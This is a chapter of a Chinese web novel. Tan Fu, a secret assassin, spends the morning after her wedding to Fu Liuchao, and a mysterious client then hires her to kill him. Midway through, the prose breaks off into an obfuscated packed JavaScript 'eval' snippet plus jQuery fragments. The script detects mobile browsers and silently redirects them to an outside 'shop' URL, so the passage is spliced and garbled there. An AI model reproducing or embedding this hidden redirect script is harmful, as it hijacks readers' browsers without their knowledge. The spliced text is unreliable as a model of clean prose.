前半夜淅淅沥沥下了雨,斜斜冲刷在墙壁上,抽枝的嫩芽上还缀着墩墩露珠。
晨光初露,檀茯没有晚起的习惯,刚一动身,滑嫩肌肤触感清晰传来。
一只手臂有力环着她的腰,她被人以一种及其霸道的姿势抱着。
腰侧抓握后留下的酸痛与平日不同,但檀茯对这种训练运动过后的感觉已经习惯,况且昨夜并不激烈。
身上痕迹很淡,清理过后的清爽,檀茯很快就适应了,她手臂稍抬,谁知身边人敏感至极,眉头蹙紧睁开了眼。
傅六朝带着些被吵醒的朦胧,两人相视无言。
檀茯趁机披上衣物下塌,倒了杯茶水润嗓。
檀茯除了些许不适,动作还算正常,还贴心给傅六朝也端了杯。
茶叶清香四溢,檀茯见傅六朝已经坐起身,神色不似平常,带着些看不懂的意味。
床幔半遮床榻红意。
他抬眼又垂眸,来来回回看了好几眼,脸侧还有不慎碰上的红痕,活像昨夜吃亏的是他。
檀茯眨眨眼沉默,她也不知现下场景是否正常。
兵刃刀甲、毒药虫蛊,各种刺杀手段她无所不知,揣测他人心理她确实不太擅长。
她端着瓷杯走近,才刚开口:“夫君——”
傅六朝却一把接过饮完,也没让人服侍他穿衣,匆匆夺门而出。
颇有些慌乱意味。
绿弥和晚晴一直候在门口,屋内响动明显,傅六朝前脚离开,她们马上进门。
房内气息混杂,各种味道掺和在一起,着实算不上好闻。
晚晴推开窗,雨后凉风裹着青草泥土气息灌入。
绿弥脸上愤愤,帮檀茯梳妆换衣,大婚次日须回将军府拜谒长辈、宗祠。
她遮着檀茯脖颈上的痕迹,虽不愿也还是改口:“管事王叔已经安排好了马车,上府薄礼也筹备妥当,晚晴检查过,没有问题,是按照礼制来的。”
檀茯点头,晚晴过目不忘,入耳即记,在探听消息从无错漏,她说没问题就是没问题。
檀茯从妆盒里拿出傅六朝所赠玉佩挂在腰间,定亲之物,以显重视。
晚晴和绿弥随她从云闲阁一同出阁,玉娘也细细叮嘱了一些必要流程。
绿弥声音并无收敛,嘟囔道:“高门大户规矩就是多。”
晚晴立刻阻止:“慎言。”
傅府新宅,将军与傅六朝关系虽不好,却也借着名头往府里送了很多下人,隔墙有耳。
绿弥冷哼,一道嗓音忽然直直加入她们对话。
“为何梳妆?”
傅六朝不知何时进入卧房,衣装已经换好,立身侧站在灯台旁,忽然提问。
房内人皆一惊,绿弥晚晴连忙行礼,不知道他听到了多少。
铜镜映着檀茯面庞,妆容清雅端庄,让人挑不出错,她疑惑看着傅六朝,他并未换上新婚服饰,反而一身浅紫交襟锦袍。
“今日须回府拜谒的。”她提醒道。
傅六朝才好似想起来,轻嗤:“不去,你也不许去。”
檀茯发髻还未挽好,她绕过屏风在傅六朝面前站定,抬头直望着他。
“夫君?”
玉佩随动作摇晃,抢人视线,傅六朝眸光微动,才慢慢回望,重复道:“今日不去。”
他仿佛想到什么好玩的,恶劣开口:“后日去。”
后日是新婚第三日,习俗是女方回门。
绿弥悄悄拉了拉晚晴的手,似乎想说点什么。
晚晴眼神警告。
檀茯很快地接受了这个提议,情报流言无误,将军父子关系不好,但与她无关。
她清楚自己的定位,与傅六朝是同一条战线,全权以他为主,檀茯伸手帮他整理衣襟。
“听夫君的。”
眉眼柔柔,百依百顺的模样。
檀茯垂首,露出的脖颈如白玉般莹润却又晃眼,傅六朝唇边笑意淡淡。“季安有约,出湖游玩,我已经同管家交代了,你要是愿管,府上事宜皆由你做主,你若不愿,便交由管家打理。”
檀茯无有不应,笑意明媚踮脚环抱住他:“谢夫君,夫君路上小心。”
房门合上,绿弥便冷兮兮开口:“男人都喜欢这种。”
“好了,不要说了。”晚晴从窗檐上取下一片被浅紫染过的杏叶,青丝绕着叶梗。
窗台鸟翅扑闪,是玉娘传来的消息,有新暗单,还是指明要清昭公子。
“谁啊?不知道规矩么。”绿弥又开口,她这几日分外话多,还带刺。
“去看看。”檀茯脸上表情褪下,换了身上本要去拜见长辈的绯红袖袍。
既然能找到云闲阁,还能让玉娘传信,必然是有些东西在身上的,去看看也无妨。
“你们两个留在这里打掩护。”
“是。”她们两齐声回答。
雨天绵连,今日天气也不算太好,小雨嘀嗒,落在湖面打下涟漪,如珠玉落盘。
岸边风吹绿草,画舫系在木桩边停靠,丝竹之音混着雨水奏乐。
傅六朝撩开锦帘,船内装饰非常符合季安的风格,繁冗复杂,音乐声戛然而止。
“都下去吧。”季安激动地坐起身,拍拍身旁,打开折扇遮住自己过度兴奋而表情扭曲的脸,“傅兄!”
舫内果香酒香四溢,还混着花粉香。
傅六朝推开船窗,舟身摇晃,他顺势倚在紫木塌上,支着头。
季安今日只约了傅六朝,他猜准了他不会按规矩回府,果然被他猜中了。
季安搬着他的锦垫坐在傅六朝塌下,眼睛巴巴:“傅兄,新婚之夜,有何感想?”
傅六朝阖上眼睫,没答。
季安也没恼,看着他脸侧未消红痕笑眯了眼,手上折扇晃啊晃。
“傅兄不说我也知,红烛缭绕,香气逼人……”
傅六朝蓦然睁开眼睛,面无表情看着他。
大婚筹备事物他都一一掌眼,前厅主宴安排了香烛,但傅六朝入眠一向不爱过浓的气息,正房便撤下了香烛换成了普通红烛。
他经常同季安一起,这些季安也是知道的。
那么红烛缭绕,香气逼人。
傅六朝面无表情时格外严肃,狭长的眼睛眯着,一动不动看着季安。
审视气息扑面而来。
“……”季安折扇顿在半空,自觉自己说漏了话,讪讪笑起。
傅六朝还是未动。
季安
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17037395|194630||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
认输,倔着脖子开口:“傅兄我没干什么,只是丢了一颗暮香球而已,安神。”
在昨日闹洞房时,他趁乱往室内掷了一颗暮香球助兴。
暮香球不是催情香,它遇热会逐渐融化,散发出缕缕香气,很淡,扰人心智,会放大内心欲望和想法,但没有催情香霸道强烈。
季安哼哼,他可不觉得有错,要是心里没有欲念,这东西可派不上用场。
青楼助兴用品,傅六朝当然不了解,季安继续胡扯:“我近日看傅兄劳碌,可心疼坏了,忙上忙下,怎么会使坏呢。”
“苍天可鉴啊傅兄!”他这可不是使坏。
“最好是真的。”季安一张嘴胡说八道,傅六朝也问不出什么,暮香球三个字在他舌尖滚了滚。
檀茯从后门悄悄步行出府,素色长袍,男士装扮,纸伞倾斜遮住脸庞,在匆匆赶路的人中并不显眼。
石阶青苔在雨水浇灌下更为嫩绿。
傅府离云闲阁有段距离,玉娘撑着伞一直候在侧门眺望。
“玉娘。”檀茯收起纸伞,递到她手上,“来了吗?”
“也才刚到,已经带上五层了。”玉娘抖落伞面雨珠,跟在她身旁,“他有恩牌。”
檀茯脚下一滞:“什么?”
“是恩牌。”玉娘确定道。
恩牌相当于云闲阁的特殊令牌,只有两枚,并且都已经被上一任阁主赠予出去。
持此牌者,可以对云闲阁提出指定要求,上一枚已经收回,这是第二枚。
五层雅间,宽阔厚重的屏风被挪到正中间,完全隔绝了屋内视线。
地上软毯被换成了羊绒,除了门开支呀声,寂静一片。
但屋内人精准地察觉到来人,声音浑厚低沉:“清昭公子。”
檀茯静站在瓷瓶旁,抚摸着瓶口,话语利落直接:“嗯,你有恩牌?”
话语刚落,一块小巧但又沉重的东西越过屏风高抛过来,对面人似乎并不在意这个,倒像是对她有点好奇。
他忽然开口:“用这块牌子,能见清昭公子一面吗?”
手中陈铁厚重,檀茯眼都没抬,淡淡道:“否。”
恩牌虽可以提出要求,但不能涉及到云闲阁秘密,阁主身份暴露,危险极大。
对面人仿佛随口一提,被拒绝了也没有很失望,他扣扣桌面,声音厚重沙哑:“那请清昭公子帮我杀个人吧。”
话语礼貌,与内容反差感很重。
“说。”
“镇国将军傅恒之子,傅六朝。”
檀茯慢了半拍,精致眉头难得微微皱起,眼神一凝,仿佛想透过屏风看到对面的样貌。
许是她太久没回话,那人喊了她一声,语气反问。
“不行?清昭公子也做不到?”
檀茯没有马上回应。
这个是任务不错,但上两个任务也还未完成,虽然没了傅六朝还有其他方法接近任务目标。
但都没有这个身份便捷可以同时接近两位,光明正大,减少暴露风险。况且,檀茯脑袋里突然冒出来绿弥在她耳边念叨的一句话。
赔了夫人又折兵。
檀茯沉默半晌,终于开口。
“缘由。”